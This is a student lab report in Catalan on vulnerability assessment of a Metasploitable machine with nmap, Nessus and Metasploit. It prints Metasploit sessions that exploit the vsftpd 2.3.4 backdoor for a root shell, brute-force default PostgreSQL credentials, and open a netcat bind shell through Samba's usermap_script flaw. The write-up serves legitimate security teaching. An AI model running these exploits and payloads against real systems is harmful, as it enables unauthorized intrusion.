GIS_E1
Erick Mancero Alvarado 1496589
Marc Rodriguez Cañero 1527739

Exercici 1.- Escaneig de ports. (0.5p)

a)> nmap ip

També serveix > nmap --open ip o > nmap -sS ip.

b1) Basicament envia cert paquets i evalua la resposta d'aquest.

b2) La máquina ha trobat 23 ports oberts.

```
└─$ nmap 192.168.233.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 14:21 EDT
Nmap scan report for 192.168.233.130
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Exercici 2.- Detecció del sistema operatiu (0.5p)

a) > nmap -O -v ip

b1) Podem veure que el sistema operatiu que tenim es Linux 2.6.

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.014 days (since Thu Mar 17 14:05:54 2022)
```

b2) Fa diferents proves per verificar quin SO executem, com: medició de temps d'activitat, la dificultat de fer una conexió TCP falsa…

Exercici 3.- Opcions de l'escàner de ports. (0.5p)

a) > nmap -sT ip

> nmap -sS ip

> nmap -sN ip

b1)

Escaner -sT Aquest si que fa una connexio TCP, pot comportar sospites en una red.

Escaner -sS No arriba a obrir una conexio TCP completa, envia un SYN, rep SYN/ACK port obert ,un RST no hi ha ningú escoltant al port o no rep res.

Escaner -sN Aquest es basa en verificar sistemes que compleixen amb el RFC, si un packet no conte SYN, ACK o RST resultara en l'enviament de RST per lo tant esta tancat.

b2)

Amb -sT i -sS mateixos resultats, latencia diferent.

Amb -sN resultat diferent, el STATE ara es open|filtered.

<u>Exercici 4.- Detecció de la versió dels serveis. (0.5p)</u>

a) > nmap -sV ip

b)

```
└─# nmap -sV 192.168.233.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-17 14:28 EDT
Nmap scan report for 192.168.233.130
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
```

GIS_E1
Erick Mancero Alvarado 1496589
Marc Rodriguez Cañero 1527739

Exercici 5. Escaneig de ports (0.5p)

a)

Per detectar i llistar els ports oberts des de la nostra màquina o per detectar els serveis associats amb aquests ports, nessus utilitza el programa netstat que ens pot proporcionar per exemple informació detallada d'activitats a la xarxa o, com en aquest cas, informació sobre els ports i direccions a tracés dels qual s'executen connexions TCP/UDP.

b)

S'han trobat 25 ports oberts a la màquina virtual del metasploit (ip 192.168.1.110). Els 10 primers ports trobats (tots protocol TCP) juntament amb el servei que tenen associat cadascun d'ells són: 21 ftp ,22 ssh, 23 telnet , 25 smtp, 53 domain, 80 http, 111 rpcbind, 139 netbios-ssn, 445 microsoft-ds.

c)

Els passos que hem seguit per crear la Policy són els següents:

1-A la barra de navegació de l'esquerra, fem clic a Policies

2-A la cantonada superior dreta, fem clic a New Policy

3-Fem clic a la política Advanced Scan.

4-Li afegim un nom a la nostra política.

5-A les pestanyes superior, fem clic a Plugins.

6-Ens trobarem que tots els Plugins estan habilitats incialment. Els deshabilitem tots fent clic a la cantonada superior dreta, a la pestanya Disable All.

7-En el nostre cas, els plugins que hem utilitzat són tots els de la família Port scanners (que no cal activar manualment degut a que ja ho fa el Advanced Scan de forma automàtica) i tots els de la família Service detection. Per afegir tots els plugins de la família Service detection, busquem aquesta família la llista Plugin Family i fem clic a la pestanya que es trobarà de color gris que posa DISABLED per habilitar aquests plugins. Quan fem clic, aquesta pestanya pasarà a ser de color verd i posarà ENABLED.

8- Finalment, baixem fins a baix de tots de la pàgina i fem clic a Save per guarda la nostra Policy

Exercici 6. Escaneig de vulnerabilitats (0.5p)

a)


El resultat d'aquests escaneig (també a la màquina virtual del metasploit) és molt més extens i ens proporciona molta més informació que amb la Policy del exercici anterior.

Ens mostra moltes més vulnerabilitats, fent un total de 63 vulnerabilitats quan amb la Policy del exercici anterior només ens mostrava 22 i molts més VPR Top Threats (10 en aquest cas, 2 en el exercici anterior), però realment, la diferencia més remarcable es que apareix una nova secció denominada "Remediations", és a dir, que ens realitza un escaneig de remediació. Aquesta nou escaneig consisteix en que ens dona remeis per resoldre problemes, és a dir, per resoldre algunes vulnerabilitats trobades, informació que no ens donava l'anterior escaneig utilitzant la Policy del exercici anterior.

Aquesta informació extra es aportada degut a que a que algunes de les vulnerabilitats es poden solucionar. En el escaneig anterior, al ser menys extens i trobar moltes menys vulnerabilitats, ninguna d'aquestes vulnerabilitats tenia solució i per tant no ens apareix cap informació sobre remeis per resoldre vulnerabilitats (escaneig de remediació), en canvi, en aquests nou escaneig, al trobar moltes més vulnerabilitats, algunes d'aquestes vulnerabilitats si que tenen solució i per tant el escaneig de remediació ens pot aportar remeis per aquestes. En conclusió, aquesta informació es aportada degut a que al tenir tots els plugins habilitats el escaneig es molt més extens y detallat.


b)

S'han detectat 9 vulnerabilitats crítiques, 8 de nivell alt i 26 de nivell mig.



Exercici 7. Analitzant una vulnerabilitats (0.5p)

a)



La versió del servidor Samba instal·lada al host remot es veu afectada per múltiples vulnerabilitats de desbordament de pila que es poden explotar de forma remota per executar codi amb els privilegis del Samba daemon.

b)

Es va descobrir el 14 de maig del 2007 i va ser informada per el investigador i reporter Brian Schafer als desenvolupadors de Samba. Va ser detectada utilitzant un plugin de la familia Misc amb ID 25216. Es tracta de diversos errors a la separació de l'NDR de Samba. La solució que ens proposa Nessus es que ens descarreguem la versió de Samba 3.0.25 o una posterior.

c)

Aquesta vulnerabilitat té el CVE -2007-2446 i afecta a les versions de Samba 3.0.0 fins a la versió 3.0.25rc3 (aquesta inclosa).

Exercici 8. Puntuació d'una vulnerabilitats (1p)

a)

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector Score: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

El vector de puntuacions, en primer lloc, ens indica las mètriques, és a dir, les condicions per explotar la màquina. Aquestes mètriques tractaran de, quin tipus d'accés es necessari per atacar la màquina que s'especificarà en el camp AV i pot ser del tipus L (accés local), A (accés des a una xarxa adjacent) o N (accés a la seva xarxa), de quin nivell de complexitat té atacar la màquina que s'especificarà al camp AC i pot ser del tipus H (complexitat alta), M (complexitat mitjana) o L (complexitat baixa) i de quin tipus d'autenticació es requerida que s'especificarà al camp Au i pot ser del tipus M (múltiple), S (només una) o None (no es requereix l'autenticació).

En segon lloc, ens indica l'impacta que té en la màquina y tractarà de quin impacte de confidencialitat (camp C), integritat (camp I) i disponibilitat (camp A) té, i aquestes tres impacte poden ser del tipus del tipus N (No té impacte d'aquest tipus), P (Parcial) o C (complet).

En aquest cas com podem veure, es necessari tenir accés a la seva xarxa (AV:N), el nivell de complexitat que té accedir es baix (AC:L), no requereix autenticació (Au:N) i els impactes de confidencialitat, integritat i disponibilitat són complets (C:C/I:C/A:C).

b)

CVSS v2.0 Temporal Score: 7.8

CVSS v2.0 Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

El vector temporal ens indica, al llarg del temps, el nivell d'explotació que s'especificarà en el camp E i pot ser del tipus ND (no definit), U (no existeix ningun codi per l'explotació), POC (explotació mitjançant un codi), F (existeix una explotació funcional) i H (nivell d'explotació alt), el nivell de remediació,és a dir, la facilitat per a buscar remeis per la vulnerabilitat que s'especificarà en el camp RL i pot ser del tipus ND (no definit), OF (correcció oficial), TF (arregla temporal), W (solució alternativa) i U (solució no disponible) i el nivell de detecció (informe de confiança) davant la vulnerabilitat que s'especificarà en el camp RC i pot ser del tipus ND (no definit), UC (sense confirmar), UR (sense corroborar) i C (confirmada).

En aquest cas com podem veure, la explotació al llarg del temps haurà de ser mitjançant un codi (E:POC), que els remeis es podrà utilitzar correccions oficials per la vulnerabilitat (RL:OF) i que la vulnerabilitat serà reconeguda per el proveïdor(RC:C)

c)

Si fos necessari l'accés local a la màquina per explotar-la el Base Score seria: AV:L/AC:L/Au:N/C:C/I:C/A:C.

Si la complexitat d'accés fos alta i no baixa el Base Score seria: AV:N/AC:H/Au:N/C:C/I:C/A:C.

De l'impacte de la complexitat de l'atac els impactes de confidencialitat, integritat i disponibilitat són complets (C:C/I:C/A:C).

Del nivell d'accés requerit ens diu que no és necessari tenir accés (Au:N).

Exercici 9. Explotant la nostra primera validació.

a. La vulnerabilitat es basa en un backdoor en la versió que s'esta utilitzant, si

introduim el caràcter :) aconseguim que una comanda de interprets ens escolti, mitjançant

TCP al port 2000. Tot i que un atacant no estigui autenticat, pot executar instruccions.

b. Eliminar les comparacions que miren el codi 0x3a i 0x29.

b. 1) Modificarl el codi endins del arxiu vsf_sysutil_extra(), modificar sa.sin_port=htons(4242);

b. 2) Modificar el codi de la condició


if ((p_str->p_buf[i]==">")&&(p_str->p_buf[i+1]==":")&&(p_str->p_buf[i+2]=="-")&&(p_str->p_buf[i+3]=="1"))

{ .... }

c. Primer configurem el entorn:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.233.130
RHOSTS ⇒ 192.168.233.130
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.233.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.233.130:21 - USER: 331 Please specify the password.
[+] 192.168.233.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.233.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.233.128:39805 → 192.168.233.130:6200 ) at 2022-03-
17 14:09:09 -0400
```

Després fem la connexió d'autentificació mitjançant Telnet:



Exercici 10. Provant el framework Metasploit (1p)

Un cop hem exportat el informe de resultats, hem obert la consola de Metasploit i em carregats els resultats del Nessus, executem la comanda *vulns* per veure el llista de totes les vulnerabilitats i comprovar que els resultats han sigut carregats correctament.

Per a buscar l'exploit que utilitzarem per explotar la vulnerabilitat de vsftpd Smiley Face Backdoor, el que fem es buscar aquesta vulnerabilitat entre totes. Sabem que el port associat al servei ftp es el port 21, per tant, per a trobar aquesta vulnerabilitat executem la comanda *vulns –p 21*.

En aquest punt podem veure les dades de la vulnerabilitat i per a buscar els exploit que podem utilitzar per explotar aquest tipus de vulnerabilitat utilitzem la comanda *search vsftpd* i ens adonem que només tenim un exploit, és a dir, ja sabem que utilitzarem aquest exploit (exploit/unix/ftp/vsftpd_234_backdoor). Per utilitzar-lo executem la comanda *use exploit/unix/ftp/vsftpd_234_backdoor* . Per veure les opcions d'aquest exploit executem la comanda *show options* i veiem que l'únic paràmetre que necessita i que li falta es RHOSTS, que és la direcció ip de la màquina en la qual volem explotar aquesta vulnerabilitat (la direcció ip de la màquina del metasploit és 192.168.1.110, ja la coneixem). Li assignem el host (màquina a explotar) amb la comanda *set RHOST 192.168.1.110*. Per últim, simplement utilitzem la comanda *exploit* per explotar (aprofitar) la vulnerabilitat en la màquina.

-Llistat comandes utilitzades: *vulns, vulns –p 21, search vsftpd, use exploit/unix/ftp/vsftpd_234_backdoor, show options, set RHOST 192.168.1.110, exploit.*

Exercici 11. Aprofitant contrasenyes dèbils (1p).

a.

```
msf6 > use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.233.130
RHOSTS ⇒ 192.168.233.130
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.233.130:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.233.130:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or passw
ord)
[-] 192.168.233.130:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or pa
ssword)
[-] 192.168.233.130:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or pa
ssword)
[-] 192.168.233.130:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or passw
ord)
[-] 192.168.233.130:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or pa
ssword)
[-] 192.168.233.130:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username
or password)
[+] 192.168.233.130:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.233.130:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or passw
```

b. Menys de 1 segon. Bàsicament fa combinacions de usuaris i password que venen sent operatius de fabrica, o de combinacions de paraules usuals. Va provant fins que te exit.

c. No, no es una de les paraules utilitzades per a fer aquesta mena de atac de força bruta.

Podríem provar a fer un atac de paraules amb llargada inferior a 8 lletres.

Exercici 12. Una mica més de Metasploit (1p)

a)

Trobem instalada la versió Samba 3.0.20-Debian.

Exploit utilitzat: auxiliary/scanner/smb/smb_version.

b)

El exploit que hem trobat és el *exploit/multi/samba/usermap_script* i la vulnerabilitat que fa servir per atacar la màquina objectiu és que s'aprofita de la opció en la configuració "username map script" per executar codi especificant el nom del usuari que contingui caràcters de shell.

c) Hem executat el anterior exploit com podem veure a la següent captura de pantalla:

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.1.110:4444
[*] Exploit completed, but no session was created.
```

Hi ha hagut un accés a la màquina objectiu. Com podem veure en la següent captura, existeix una connexió tcp entre la nostre màquina (ip 10.0.2.15) i entre la màquina del metasploit (ip 192.168.1.110).

```
┌──(kali㉿kali)-[~]
└─$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.15:37893         192.168.1.1:netbios-ssn FIN_WAIT2
tcp        0      0 10.0.2.15:38113         192.168.1.110:4444      ESTABLISHED
```

d)

La funcionalitat dels payloads en els exploits es que un exploit es una vulnerabilitat y el payload associat es la carga que s'executa en aquesta vulnerabilitat, és a dir, la carga que volem activar a la hora d'aprofitar la vulnerabilitat mencionada.


```
msf6 exploit(multi/samba/usermap_script) > set payload /cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started bind TCP handler against 192.168.1.110:4444
[*] Command shell session 5 opened (10.0.2.15:38771 → 192.168.1.110:4444 ) at 2022-03-18 02:05:36 -0400
```

Com podem veure, la diferència que veiem és que executant el exploit amb el payload *cmd/unix/bind_netcat*, sens obre netcat, és a dir, una consola en la màquina objectiu. Netcat és una eïna de línea de comandes qeu serveix per escriure i llegir dades a la xarxa. Aquesta nova funcionalitat es deguda a que amb aquest payload la connexió es realitza via netcat i amb el payload amb el que anteriorment executavem el exploit (cmd/unix/bind_awk) la connexió es realitza via AWK i, per tant, no teníem aquesta funcionalitat.

<u>Exercici 13. Aprofitant les credencials SSH amb Nessus (0.5p)</u>

a)

Al afegir les credencials d'accés a la màquina objectiu en la nostra Policy i tenint en compte que tots els plugins estan habilitats (igual que en l'activitat 6 apartat b).




S'han detectat 28 vulnerabilitats crítiques, 96 de nivell alt i 140 de nivell mig.

Comparat amb 9 vulnerabilitats crítiques, 8 de nivell alt i 26 de nivell mig del escaneig fet al exercici 6 apartat b.

b)

La diferència que observem es que el nombre de vulnerabilitats trobades, ja siguin crítiques , de nivell alt o mitjà és molt més elevat, i això es degut a que en aquest escaneig, al afegir les credencials, aquestes també seran analitzades i també en el escaneig es buscaran

vulnerabilitats relacionades amb aquestes i com que les credencials tenen una seguretat molt baixa perquè el username i el password es el mateix, obtenim aquests resultats.



(Exemple de nous errors que apareixen)

Exercici 14. Què fem després de detectar una vulnerabilitat? (1p).

El primer pas en tota empresa es llegir amb atenció els anàlisis realitzats, prioritzant aquelles que comportin un risc elevat per la seguretat de l'empresa. Una vegada ja tinc, una espècie de rang, es tindria que informar a l'empresa sobre les amenaces que requereixin una resposta immediata i si es necessària parar el sistema. Treballar en buscar una solució en les parts que siguin de l'empresa, i notificar als administradors d'altres entitats si la vulnerabilitat els afecti per a que intentin arreglar el problema.